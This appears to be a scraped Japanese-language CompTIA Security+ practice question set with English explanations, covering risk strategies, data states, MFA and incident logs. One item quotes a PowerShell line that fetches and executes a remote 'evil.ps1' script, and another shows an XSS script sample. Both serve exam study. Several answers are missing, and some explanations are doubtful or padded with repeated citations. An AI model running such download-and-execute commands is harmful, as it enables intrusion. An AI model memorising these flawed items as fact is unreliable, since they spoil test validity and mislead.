Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.4 - "Incident response process: Containment as the immediate action."

質問: **267**
顧客から、公開ウェブサイトからダウンロードしたソフトウェアにマルウェアが含まれているとの報告がありました。しかし、ソフトウェアを開発した会社は、納品時にソフトウェアにマルウェアが含まれていないことを否定しました。この懸念に対処するには、以下のどの方法が有効でしょうか。
A. 安全な保管
B. 静的コード解析
C. 入力検証
D. コード署名
正解: **(**正解を表示します**)**

Code signing uses digital signatures to verify software authenticity and integrity, ensuring the code has not been tampered with since it was signed by the developer. It helps detect if malware was introduced after delivery.
Static code analysis (B) inspects code for vulnerabilities during development but does not verify delivered binaries. Input validation (C) protects applications at runtime. Secure storage (A) protects stored data, unrelated to software delivery.
Code signing is an essential security control in Software Development Life Cycle and Supply Chain Security
#6:Chapter 7 CompTIA Security+ Study Guide#.

質問: **268**
次のアクティビティのうち、脆弱性管理に関連するものはどれですか? (2 つ選択してください)。
A. 卓上演習
B. 相関関係
C. 封じ込め
D. 悪用
E. 優先順位付け
F. レポート
正解: **(**正解を表示します**)**

質問: **269**
ユーザーが電子メールを確認している間に、ホストに接続された外付けハードドライブからマルウェアがホストに感染します。マルウェアは、ブラウザに保存されているユーザーの資格情報をすべて盗みます。この状況が再発しないようにするには、ユーザーは次のトレーニング トピックのどれを確認する必要がありますか?
A. 運用セキュリティ
B. リムーバブルメディアとケーブル
C. パスワード管理
D. ソーシャルエンジニアリング
正解: **B (**コメントを発表する**)**
Detailed Explanation:This scenario highlights the need for training on the secure use of removable media.
Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Removable Media Controls and User Awareness Training".

質問: **270**
最高情報セキュリティ責任者(CISO)は、新規サーバーにハードウェアレベルのメモリ暗号化を組み込むことを要求しています。CISOが保護したいデータステートは次のどれですか?
A. 使用中のデータ
B. 保存データ
C. 転送中のデータ
D. データ主権
正解: **(**正解を表示します**)**
Hardware-level memory encryption is designed to protect the contents of RAM from being read or stolen by an attacker who gains sufficient access (for example, through privileged malware, a hypervisor/host compromise, physical attacks like cold-boot techniques, or other memory-snooping methods). That

maps directly to data in use, because "data in use" is the state where data is actively processed and often resides in memory during computation. The Study Guide explicitly defines the three data states and makes the connection to memory for data in use: "Data in use is data that is actively in use by a computer system. This includes the data stored in memory while processing takes place. An attacker with control of the system may be able to read the contents of memory and steal sensitive information." By contrast, data at rest focuses on storage media (disk, tape, cloud storage), data in transit focuses on network movement, and data sovereignty concerns jurisdiction/location requirements-none of which are directly addressed by encrypting RAM contents at the hardware level. Since the requirement is specifically
"hardware-level memory encryption," the targeted data state is unambiguously data in use.
References: Data state definitions-data in use includes data stored in memory while processing .

質問**: 271**
パッチ適用の優先順位付けに最も役立つのは次のどれですか?
A. CVSS
B. SCAP
C. OSINT
D. CVE
正解**: (**正解を表示します**)**
CVSS (Common Vulnerability Scoring System) provides a standardized way to rate the severity of software vulnerabilities. Organizations use CVSS scores to prioritize which vulnerabilities to address first, focusing on those with the highest risk.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.2: "CVSS scores help organizations prioritize patching based on the severity of vulnerabilities." Exam Objectives 4.2: "Summarize vulnerability management processes."

質問**: 272**
ユーザーに証明書が提示されたときに、証明書を検証するために使用されるのは次のどれですか?
A. OCSP
B. CSR
C. CA
D. CRC
正解**: A (**コメントを発表する**)**
OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown. OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA). References:
CompTIA Security+ Study Guide:
Exam SY0-701, 9th Edition, page 337 1

質問: **273**
管理者は、データベース サーバー上の一部のファイルが最近暗号化されたことを発見しました。管理者は、セキュリティ ログから、そのデータが最後にドメイン ユーザーによってアクセスされたことを確認します。
発生した攻撃の種類を最もよく表すのは次のどれですか?
A. 内部脅威
B. ソーシャルエンジニアリング
C. 水飲み場
D. 不正な攻撃者
正解: **A (**コメントを発表する**)**
An insider threat is a type of attack that originates from someone who has legitimate access to an organization' s network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, as they abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 1: General Security Concepts, page 251. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1: General Security Concepts, page 252.

質問: **274**
セキュリティ管理者は、機密データを第三者に転送するために暗号化されていないプロトコルを使用してデータを通信するレガシー システムの問題に対処しています。暗号化されたプロトコルを使用するソフトウェア アップデートは利用できないため、補償制御が必要です。管理者が提案するのに最も適切なのは次のうちどれですか。(2 つ選択してください。)
A. トークン化
B. 暗号化のダウングレード
C. SSHトンネリング
D. セグメンテーション
E. パッチのインストール
F. データマスキング
正解: **(**正解を表示します**)**
Detailed Explanation:SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Compensating Controls for Legacy Systems".

質問: **275**
ある企業が適切な変更期間内に変更を実施しましたが、変更が失敗し、予定時間を超過し、顧客に影響を与えました。このような事態の再発を防ぐには、次のうちどれが効果的でしょうか。
A. ユーザー通知
B. 変更承認
C. リスク分析
D. バックアウト計画
正解: **(**正解を表示します**)**

A backout plan provides a documented procedure to revert or undo a change if it fails or causes issues, helping to restore the environment quickly and prevent extended downtime. Having a backout plan in place minimizes impact during failed changes.
User notification (A) informs users but does not prevent failures. Change approval (B) and risk analysis (C) occur before the change and cannot fix issues after failure.
Backout planning is a best practice in Change Management covered in Security Program Management#6:
Chapter 16 CompTIA Security+ Study Guide#

質問: **276**
新しい企業ポリシーでは、すべてのスタッフが会社のリソースにアクセスする際に多要素認証を使用することが義務付けられています。
この形式の ID およびアクセス管理を設定するために利用できるのは次のどれですか? (2 つ選択してください)
A. 認証トークン
B. 最小権限
C. 生体認証
D. LDAP
E. パスワード保管
F. SAML
正解: **(正解を表示します)**
Multifactor authentication (MFA) requires users to provide two or more of the following categories:
* Something you know (password/PIN)
* Something you have (token/smart card)
* Something you are (biometrics)
Authentication tokens (A) qualify as something you have, such as hardware tokens, OTP apps, or smart cards.
Biometrics (C) qualify as something you are, such as fingerprint scans, facial recognition, or iris scans. Using these two together easily establishes MFA.
Least privilege (B) is an authorization principle, not an MFA factor. LDAP (D) is a directory service protocol, not an MFA mechanism. Password vaulting (E) assists with credential storage but does not implement MFA.
SAML (F) is a federation protocol used for Single Sign-On (SSO), not inherently MFA.
Thus, the correct MFA components are A: Authentication tokens and C: Biometrics.

質問: **277**
企業のインフラストラクチャへのリモート接続の機密性を向上させるための最良の方法はどれですか?
A. ファイアウォール
B. 仮想プライベートネットワーク
C. 詳細なログ記録
D. 侵入検知システム
正解: **(正解を表示します)**
Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.
The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when

traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network...
remains secure."
Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.
References: Sybex CompTIA Security+ Study Guide (SY0-701) - VPN definition and role ; full-tunnel VPN guidance for securing traffic over untrusted networks .

質問: **278**
次のテクノロジーのうち、マイクロセグメンテーションを実現できるのはどれですか?
A. 次世代ファイアウォール
B. ソフトウェア定義ネットワーク
C. 組み込みシステム
D. エアギャップ
正解: **B (**コメントを発表する**)**
Software-defined networking (SDN) enables microsegmentation by allowing administrators to create fine- grained, dynamic network segments at the software layer independent of physical network topology. This capability isolates workloads and controls traffic flows between segments, enhancing security within data centers and cloud environments.
Next-generation firewalls (A) provide advanced filtering and inspection but do not inherently deliver the granular segmentation flexibility of SDN. Embedded systems (C) and air-gapped systems (D) refer to specific hardware or physical isolation techniques but do not implement microsegmentation as a network control method.
The concept of microsegmentation through SDN is detailed in the Security Architecture domain of the SY0-701 exam#6:Chapter 3 CompTIA Security+ Study Guide#.

質問: **279**
失われた場合に最も影響を受けるデータのカテゴリを説明するものはどれですか?
A. プライベート
B. パブリック
C. クリティカル
D. 機密
正解: **C (**コメントを発表する**)**

質問: **280**
攻撃者が資格情報の収集に最もよく使用するのは次のどれですか?
A. ソーシャルエンジニアリング
B. レインボーテーブル
C. サプライチェーンの侵害
D. サードパーティソフトウェア
正解: **(**正解を表示します**)**

質問: **281**
サーバーのセキュリティ設定が変更されたかどうかを毎日一貫して確認するための最良の方法はどれですか?
A. 自動化
B. コンプライアンス チェックリスト
C. 証明
D. 手動監査
正解: **(**正解を表示します**)**
Automation is the best way to consistently determine on a daily basis whether security settings on servers have been modified. Automation is the process of using software, hardware, or other tools to perform tasks that would otherwise require human intervention or manual effort. Automation can help to improve the efficiency, accuracy, and consistency of security operations, as well as reduce human errors and costs.
Automation can be used to monitor, audit, and enforce security settings on servers, such as firewall rules, encryption keys, access controls, patch levels, and configuration files. Automation can also alert security personnel of any changes or anomalies that may indicate a security breach or compromise12.
The other options are not the best ways to consistently determine on a daily basis whether security settings on servers have been modified:
* Compliance checklist: This is a document that lists the security requirements, standards, or best practices that an organization must follow or adhere to. A compliance checklist can help to ensure that the security settings on servers are aligned with the organizational policies and regulations, but it does not automatically detect or report any changes or modifications that may occur on a daily basis3.
* Attestation: This is a process of verifying or confirming the validity or accuracy of a statement, claim, or fact. Attestation can be used to provide assurance or evidence that the security settings on servers are correct and authorized, but it does not continuously monitor or audit any changes or modifications that may occur on a daily basis4.
* Manual audit: This is a process of examining or reviewing the security settings on servers by human inspectors or auditors. A manual audit can help to identify and correct any security issues or discrepancies on servers, but it is time-consuming, labor-intensive, and prone to human errors. A manual audit may not be feasible or practical to perform on a daily basis.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: Automation and Scripting - CompTIA Security+ SY0-701 - 5.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 974: CompTIA Security+ SY0-701 Certification Study Guide, page 98. :
CompTIA Security+ SY0-701 Certification Study Guide, page 99.

質問: **282**
IT 請負業者との契約を作成した後、人事部門はいくつかの条項を変更しました。契約は 3 回の改訂を経ています。人事部門が改訂を追跡するには、次のどのプロセスに従う必要がありますか?
A. バージョンの更新
B. バージョン検証
C. バージョン管理
D. バージョンの変更
正解: **C (**コメントを発表する**)**

質問: **283**
レガシー アプリケーションがビジネス運営に不可欠であり、予防的制御がまだ実装されていない場合、企業はまず次のどのリスク管理戦略を採用すべきでしょうか。
A. 軽減

B. 受け入れる
C. 転送
D. 避ける
正解: **(**正解を表示します**)**
Mitigate is the risk management strategy that involves reducing the likelihood or impact of a risk. If a legacy application is critical to business operations and there are preventative controls that are not yet implemented, the enterprise should adopt the mitigate strategy first to address the existing vulnerabilities and gaps in the application. This could involve applying patches, updates, or configuration changes to the application, or adding additional layers of security controls around the application. Accept, transfer, and avoid are other risk management strategies, but they are not the best options for this scenario. Accept means acknowledging the risk and accepting the consequences without taking any action. Transfer means shifting the risk to a third party, such as an insurance company or a vendor. Avoid means eliminating the risk by removing the source or changing the process. These strategies may not be feasible or desirable for a legacy application that is critical to business operations and has no preventative controls in place. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; A Risk-Based Framework for Legacy System Migration and Deprecation2

質問**: 284**
ある企業が、リスク登録簿に記載されている項目に対処するためにサイバー保険を購入しました。これは次のどの戦略を表していますか?
A. 受け入れる
B. 転送
C. 軽減
D. 避ける
正解: **(**正解を表示します**)**
Cyber insurance is a type of insurance that covers the financial losses and liabilities that result from cyberattacks, such as data breaches, ransomware, denial-of-service, phishing, or malware. Cyber insurance can help a company recover from the costs of restoring data, repairing systems, paying ransoms, compensating customers, or facing legal actions. Cyber insurance is one of the possible strategies that a company can use to address the items listed on the risk register. A riskregister is a document that records the identified risks, their probability, impact, and mitigation strategies for a project or an organization. The four common risk mitigation strategies are:
Accept: The company acknowledges the risk and decides to accept the consequences without taking any action to reduce or eliminate the risk. This strategy is usually chosen when the risk is low or the cost of mitigation is too high.
Transfer: The company transfers the risk to a third party, such as an insurance company, a vendor, or a partner. This strategy is usually chosen when the risk is high or the company lacks the resources or expertise to handle the risk.
Mitigate: The company implements controls or measures to reduce the likelihood or impact of the risk. This strategy is usually chosen when the risk is moderate or the cost of mitigation is reasonable.
Avoid: The company eliminates the risk by changing the scope, plan, or design of the project or the organization. This strategy is usually chosen when the risk is unacceptable or the cost of mitigation is too high.
By purchasing cyber insurance, the company is transferring the risk to the insurance company, which will cover the financial losses and liabilities in case of a cyberattack. Therefore, the correct answer is B.
Transfer. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 377. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.1: Risk Management, video: Risk Mitigation Strategies (5:37).

質問**: 285**
セキュリティアナリストが以下のエンドポイントログを確認します。
powershell -exec bypass -Command " IEX

(New-Object Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1
")
以下のログのうち、IPアドレス176.30.40.50への接続が確立されたことを確認するのに役立つのはどれですか？
A. システムイベントログ
B. EDRログ
C. ファイアウォールログ
D. アプリケーションログ
正解: (正解を表示します)
The best answer is C. Firewall logs.
The PowerShell command shown is suspicious because it uses:
-exec bypass to bypass PowerShell execution policy
IEX (Invoke-Expression) to execute downloaded content in memory
Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50 The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.
Why the other options are incorrect:
A). System event logsThese may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.
B). EDR logsEDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.
D). Application logsApplication logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.
From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

質問: **286**
組織は、その管理が適切に設計され、効果的に運用されていることを保証する必要があります。次のレポートのうち、どのレポートがこの目的を最もよく達成しますか?
A. 独立監査
B. 脆弱性評価
C. 侵入テスト
D. レッドチーム
正解: (正解を表示します)

質問: **287**

ある組織では、環境を最適化し、オペレーティング システムに必要なパッチの数を減らしたいと考えています。この目的を達成するには、次のうちどれが最も役立ちますか?
A. 仮想化
B. コンテナ
C. マイクロサービス
D. リアルタイムオペレーティングシステム
正解: **B** (コメントを発表する)

質問: **288**
システム管理者は、次の要件を満たすソリューションに取り組んでいます。
- 安全なゾーンを提供します。
- 会社全体のアクセス制御ポリシーを適用します。
- 脅威の範囲を縮小します。
システム管理者が設定しているのは次のどれですか?
A. ゼロトラスト
B. AAA
C. 否認防止
D. CIA
正解: (正解を表示します)
Zero Trust is a security model that assumes no trust for any entity inside or outside the network perimeter and requires continuous verification of identity and permissions. Zero Trust can provide a secure zone by isolating and protecting sensitive data and resources from unauthorized access. Zero Trust can also enforce a company- wide access control policy by applying the principle of least privilege and granular segmentation for users, devices, and applications. Zero Trust can reduce the scope of threats by preventing lateral movement and minimizing the attack surface.
References:
* 5: This source explains the concept and benefits of Zero Trust security and how it differs from traditional security models.
* 8: This source provides an overview of Zero Trust identity security and how it can help verify the identity and integrity of users and devices.

質問: **289**
大手銀行が内部 PCI DSS コンプライアンス評価に合格しなかった場合、最も起こり得る結果はどれですか?
A. 罰金
B. 監査結果
C. 制裁
D. 評判のダメージ
正解: (正解を表示します)
PCI DSS is the Payment Card Industry Data Security Standard, which is a set of security requirements for organizations that store, process, or transmit cardholder data. PCI DSS aims to protect the confidentiality, integrity, and availability of cardholder data and prevent fraud, identity theft, and data breaches. PCI DSS is enforced by the payment card brands, such as Visa, Mastercard, American Express, Discover, and JCB, and applies to all entities involved in the payment card ecosystem, such as merchants, acquirers, issuers, processors, service providers, and payment applications.
If a large bank fails an internal PCI DSS compliance assessment, the most likely outcome is that the bank will face fines from the payment card brands. An internal PCI DSS compliance assessment is a self-assessment that the bank performs to evaluate its own compliance with the PCI DSS requirements. The

bank must submit the results of the internal assessment to the payment card brands or their designated agents, such as acquirers or qualified security assessors (QSAs). If the internal assessment reveals that the bank is not compliant with the PCI DSS requirements, the payment card brands may impose fines on the bank as a penalty for violating the PCI DSS contract. The amount and frequency of the fines may vary depending on the severity and duration of the non-compliance, the number and type of cardholder data compromised, and the level of cooperation and remediation from the bank. The fines can range from thousands to millions of dollars per month, and can increase over time if the non-compliance is not resolved.
The other options are not correct because they are not the most likely outcomes if a large bank fails an internal PCI DSS compliance assessment. B. Audit findings. Audit findings are the results of an external PCI DSS compliance assessment that is performed by a QSA or an approved scanning vendor (ASV). An external assessment is required for certain entities that handle a large volume of cardholder data or have a history of non-compliance. An external assessment may also be triggered by a security incident or a request from the payment card brands. Audit findings may reveal the gaps and weaknesses in the bank's security controls andrecommend corrective actions to achieve compliance. However, audit findings are not the outcome of an internal assessment, which is performed by the bank itself. C. Sanctions. Sanctions are the measures that the payment card brands may take against the bank if the bank fails to pay the fines or comply with the PCI DSS requirements. Sanctions may include increasing the fines, suspending or terminating the bank's ability to accept or process payment cards, or revoking the bank's PCI DSS certification. Sanctions are not the immediate outcome of an internal assessment, but rather the possible consequence of prolonged or repeated non- compliance. D. Reputation damage. Reputation damage is the loss of trust and credibility that the bank may suffer from its customers, partners, regulators, and the public if the bank fails an internal PCI DSS compliance assessment. Reputation damage may affect the bank's brand image, customer loyalty, market share, and profitability. Reputation damage is not a direct outcome of an internal assessment, but rather a potential risk that the bank may face if the non-compliance is exposed or exploited by malicious actors.
References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 388. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.2:
Compliance and Controls, video: PCI DSS (5:12). PCI Security Standards Council, PCI DSS Quick Reference Guide, page 4. PCI Security Standards Council, PCI DSS FAQs, question 8. PCI Security Standards Council, PCI DSS FAQs, question 9. [PCI Security Standards Council], PCI DSS FAQs, question 10. [PCI Security Standards Council] , PCI DSS FAQs, question 11. [PCI Security Standards Council], PCI DSS FAQs, question 12. [PCI Security Standards Council] , PCI DSS FAQs, question 13. [PCI Security Standards Council], PCI DSS FAQs, question 14. [PCI Security Standards Council] , PCI DSS FAQs, question 15. [PCI Security Standards Council], PCI DSS FAQs, question 16. [PCI Security Standards Council] , PCI DSS FAQs, question 17. [PCI Security Standards Council], PCI DSS FAQs, question 18. [PCI Security Standards Council] , PCI DSS FAQs, question 19. [PCI Security Standards Council], PCI DSS FAQs, question 20. [PCI Security Standards Council] , PCI DSS FAQs, question 21. [PCI Security Standards Council], PCI DSS FAQs, question 22. [PCI Security Standards Council] , PCI DSS FAQs, question 23. [PCI Security Standards Council], PCI DSS FAQs, question 24. [PCI Security Standards Council] , PCI DSS FAQs, question 25. [PCI Security Standards Council], PCI DSS FAQs, question 26. [PCI Security Standards Council] , PCI DSS FAQs, question 27. [PCI Security Standards Council], PCI DSS FAQs, question 28. [PCI Security Standards Council] , PCI DSS FAQs, question 29. [PCI Security Standards Council], PCI DSS FAQs, question 30. [PCI Security Standards Council]

質問: **290**
データベース サーバーによってアクティブに処理されているデータに適用されるデータ状態は次のどれですか。
A. 使用中
B. 休止中
C. ハッシュ化中
D. 輸送中
正解: **A** (コメントを発表する)

質問: **291**

最高情報セキュリティ責任者は、PLI を保護するためのセキュリティ対策を講じたいと考えています。この目標を達成するには、組織は既存のラベル付けおよび分類システムを使用する必要があります。要件を満たすように構成する可能性が高いのは次のうちどれですか。
A. トークン化
B. S/MIME
C. DLP
D. MFA
正解**: (**正解を表示します**)**
Data Loss Prevention (DLP) systems are typically configured to protect sensitive data such as Personally Identifiable Information (PII) within an organization. DLP tools enforce policies that monitor, detect, and block the unauthorized transmission of sensitive data. By leveraging the organization's existing labeling and classification system, DLP solutions can identify and protect data based on its classification, ensuring that PII is appropriately secured according to organizational policies.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and DLP.

質問**: 292**
ある組織は最近、顧客が Web ポータルを通じてアクセスする新しいサービスのホスティングを開始しました。セキュリティ エンジニアは、この新しいサービスを保護するために、既存のセキュリティ デバイスに新しいソリューションを追加する必要があります。エンジニアが最も導入する可能性が高いのは次のどれですか。
A. レイヤー4ファイアウォール
B. NGFW
C. WAF
D. UTM
正解**: C (**コメントを発表する**)**
The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS), and other web-based attacks that could compromise the web service.
* Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.
* NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.
* UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

質問**: 293**
ある組織は、事業を国際的に拡大する計画を立てており、新しい場所のデータを安全に保つ必要があります。組織は、可能な限り最も安全なアーキテクチャモデルを使用したいと考えています。次のモデルのうち、最高レベルのセキュリティを提供するのはどれですか。
A. クラウドベース
B. ピアツーピア
C. オンプレミス
D. ハイブリッド

正解: **(正解を表示します)**
Cloud-based models provide strong security with features like encryption, redundancy, and disaster recovery, making it a secure choice for international operations.

質問: **294**
次の例のうち、入力サニタイズによって最も軽減されるのはどれですか?
A. <script>alert ("警告!") ,-</script>
B. nmap - 10.11.1.130
C. メール メッセージ: このリンクをクリックすると、無料のギフト カードが手に入ります。」
D. ブラウザ メッセージ: 接続はプライベートではありません。」
正解: **(正解を表示します)**
This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).
Nmap command is unrelated to input sanitization, as it is a network scanning tool.
Email phishing attempts require different mitigations, such as user training.
Browser warnings about insecure connections involve encryption protocols, not input validation

質問: **295**
セキュリティ オペレーション センターがインシデント対応手順を改善するために使用すべきものは次のどれですか?
A. プレイブック
B. フレームワーク
C. ベースライン
D. ベンチマーク
正解: **A (コメントを発表する)**
A playbook is a documented set of procedures that outlines the step-by-step response to specific types of cybersecurity incidents. Security Operations Centers (SOCs) use playbooks to improve consistency, efficiency, and accuracy during incident response. Playbooks help ensure that the correct procedures are followed based on the type of incident, ensuring swift and effective remediation.
Frameworks provide general guidelines for implementing security but are not specific enough for incident response procedures.
Baselines represent normal system behavior and are used for anomaly detection, not incident response guidance.
Benchmarks are performance standards and are not directly related to incident response.

質問: **296**
ある製造業の組織が侵入テストの結果を受け取った。その結果によると、事業継続に不可欠なレガシーデバイスに脆弱性が見られた。これらのデバイスはベンダーからのサポートが限られているため、セグメント化して綿密に監視する必要がある。以下のデバイスのうち、最も可能性の高いものはどれか。
A. ワークステーション
B. 組み込みシステム
C. コアルータ
D. DNSサーバー
正解: **(正解を表示します)**

The scenario describes legacy, business-critical devices with minimal vendor support that must be segmented and closely monitored. This strongly matches embedded systems commonly found in manufacturing environments (e.g., industrial machinery controllers, sensors, ICS/SCADA components).
The Study Guide defines embedded systems as: "Embedded systems are computer systems that are built into other devices.
Industrial machinery, appliances, and cars are all places where you may have encountered embedded systems." Manufacturing organizations often can't easily replace or patch these systems because they have long lifecycles and may depend on specialized firmware/RTOS and proprietary integrations. The same guide warns that legacy/unsupported platforms create risk due to lack of vendor security patches and recommends compensating controls: "Lack of support implies that no new security patches... will be released... In cases where the organization simply must continue using an unsupported operating system, best practice dictates isolating the system as much as possible... and applying as many compensating security controls as possible, such as increased monitoring and implementing strict network firewall rules." That guidance directly supports the question's "segmented and monitored closely" language. Workstations typically have stronger patch/support options; core routers and DNS servers are important, but they are not usually described as embedded legacy devices with minimal vendor support in a manufacturing context.
References: Embedded systems definition and manufacturing examples ; legacy/unsupported systems require isolation/monitoring compensating controls .

質問: **297**
さまざまな会社の関係者が集まり、オフショア オフィスに影響を及ぼすセキュリティ侵害が発生した場合の役割と責任について話し合います。これは次のどれに該当しますか。
A. テーブルトップ演習
B. 侵入テスト
C. 地理的分散
D. インシデント対応
正解: **A** (コメントを発表する)
Detailed Explanation:
A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 5: Security Program Management, Section: "Incident Response Planning and Exercises".

質問: **298**
組織のリスク管理プログラムの監査を実施する際に、内部監査人が最初に確認する必要があるのは次のうちどれですか?
A. ビジネスインパクトアナリスト
B. 資産管理
C. ポリシーと手順
D. 脆弱性評価
正解: (正解を表示します)

質問: **299**
セキュリティ技術者は、アプリケーションにこれ以上のパッチを適用できないと判断し、現状のまま運用することに伴うリスクを受け入れる必要があると結論付けました。さらに、アプリケーションを利用できるネットワークサービスは限定されるべきです。次のうち、この種の緩和策を最も適切に説明しているのはどれですか？
A. パッチ適用中
B. セグメンテーション

C. 隔離
D. 監視
正解**: (**正解を表示します**)**
The best answer is C. Isolation.
The question describes an application that can no longer be patched, meaning the organization must continue operating it while accepting some risk. To reduce exposure, the application should only be used by a limited number of network services. This points to isolation, which means restricting the application's interaction with the rest of the environment to contain risk.
Isolation is commonly used for:
legacy systems
unsupported applications
unpatchable systems
high-risk services that must remain operational
By isolating the application, the organization limits the paths through which it can be attacked and reduces the chance that a compromise will spread to other systems.
Why the other options are incorrect:
A). PatchingThe question clearly states that no additional patches can be applied.
B). SegmentationSegmentation is related and often used as a method to isolate systems, but the question asks for the best description of the mitigation approach overall. Since the application is being restricted because it is risky and unpatchable, isolation is the stronger answer.
D). MonitoringMonitoring helps detect issues but does not directly reduce exposure in the way described.
From the SY0-701 perspective, when a vulnerable or unsupported application must remain in use, the preferred mitigation is often to isolate it from the broader environment. Therefore, C is the best answer.

質問**: 300**
ある組織は、不要なサービスを無効にし、ビジネスに不可欠なレガシー システムの前にファイアウォールを設置しました。この組織が行ったアクションを最もよく表しているのは、次のうちどれですか。
A. 例外
B. セグメンテーション
C. リスク移転
D. 補正コントロール
正解**: D (**コメントを発表する**)**
Compensating controls are alternative security measures that are implemented when the primary controls are not feasible, cost-effective, or sufficient to mitigate the risk. In this case, the organization used compensating controls to protect the legacy system from potential attacks by disabling unneeded services and placing a firewall in front of it. This reduced the attack surface and the likelihood of exploitation.
References:
* Official CompTIA Security+ Study Guide (SY0-701), page 29
* Security Controls - CompTIA Security+ SY0-701 - 1.1 1

質問**: 301**
ネットワークセキュリティアナリストがネットワークのIDSを監視しており、異常なアクティビティが検知されています。IDSは、短期間にデータベースサーバーへの複数のログイン試行を検出しました。これらの試行は、ネットワークの通常のトラフィックパターンでは認識されない、複数のIPアドレスか

ら行われています。各試行では、同じユーザー名とパスワードが使用されています。以下のログ出力に基づきます(読みやすくするために書式を修正しています)。
2025-04-10 14:22:01.4532 - ソースIP: 192.168.15.101 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:02.1122 - ソースIP: 192.168.15.102 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:02.7835 - ソースIP: 192.168.15.103 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:03.5637 - ソースIP: 192.168.15.104 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:04.9474 - ソースIP: 192.168.15.105 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:05.5673 - ソースIP: 192.168.15.106 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:06.1573 - ソースIP: 192.168.15.107 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行
2025-04-10 14:22:07.7462 - ソース IP: 192.168.15.108 - ステータス: 失敗 - ユーザー: JDoe - アクション: ログイン試行 次のどのタイプのネットワーク攻撃が最も発生する可能性がありますか?
A. クロスサイトスクリプティング
B. 資格情報の再生
C. 分散型サービス拒否
D. SQLインジェクション
正解**: B (**コメントを発表する**)**
